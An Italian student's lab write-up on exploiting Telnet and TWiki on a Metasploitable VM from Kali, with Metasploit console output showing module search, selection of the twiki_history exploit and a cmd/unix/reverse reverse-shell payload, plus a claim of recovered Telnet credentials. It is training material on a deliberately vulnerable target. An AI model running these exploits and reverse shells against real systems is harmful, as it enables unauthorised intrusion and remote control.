W16D2-3

EXPLOIT DI TELNET E DI TWIKI SU METASPLOITABLE

La traccia

Traccia:

Sulla base dell'esercizio visto in lezione teorica, utilizzare Kali per sfruttare la vulnerabilità relativa a Telnet con il modulo auxiliary telnet_version sulla macchina Metasploitable.

Requisito: Seguire gli step visti in lezione teorica. Prima, configurate l'IP della vostra Kali con 192.168.1.25 e l'IP della vostra Metasploitable con 192.168.1.40

La traccia(2)

Traccia:


Sulla base dell'esercizio visto in lezione teorica, utilizzare Kali per sfruttare la vulnerabilità relativa a TWiki con la tecnica che meglio preferite, sulla macchina Metasploitable.


Nota: è più difficile dell'esercizio di ieri, se dovessero esserci problemi è consentito "fare l'hacker"


Avvio msfconsole e preparazione attacco.

Avvio la console di metasploit e uso il modulo ‘auxiliary telnet_version’ per exploitare il servizio telnet.
Avvio la console di metasploit…

…dopodichè carico il modulo e setto l’ip della macchina target, lancio l’attacco ed ottengo le credenziali di telnet.








Avvio msfconsole e preparazione attacco.

Tramite le options vedo quali parametri settare per completare l'attacco, in questo caso la porta è già settata, manca l'ip della macchina attaccata.



Exploit tramite servizio twiki

Cerco il modulo cmd/unix/reverse, lo carico, setto il payload e il target…

```
   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/webapp/moinmoin_twikidraw  2012-12-30      manual     Yes    MoinMoin twikidraw Action Traversal File Upload
   1  exploit/unix/http/twiki_debug_plugins   2014-10-09      excellent  Yes    TWiki Debugenableplugins Remote Code Execution
   2  exploit/unix/webapp/twiki_history       2005-09-14      excellent  Yes    TWiki History TWikiUsers rev Parameter Command Execution
   3  exploit/unix/webapp/twiki_maketext      2012-12-15      excellent  Yes    TWiki MAKETEXT Remote Command Execution
   4  exploit/unix/webapp/twiki_search        2004-10-01      excellent  Yes    TWiki Search Function Arbitrary Command Execution


Interact with a module by name or index. For example info 4, use 4 or use exploit/unix/webapp/twiki_search

msf6 > use 2
[*] No payload configured, defaulting to cmd/unix/python/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/twiki_history) >
```

```
msf6 exploit(unix/webapp/twiki_history) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/webapp/twiki_history) > show options

Module options (exploit/unix/webapp/twiki_history):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   URI      /twiki/bin       yes       TWiki bin directory path
   VHOST                     no        HTTP server virtual host


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.50.2     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(unix/webapp/twiki_history) > set RHOSTS 192.168.100.5
```

Exploit tramite servizio twiki

Lancio l'attacco e verifico su twiki l'esecuzione del comando in reverse shell.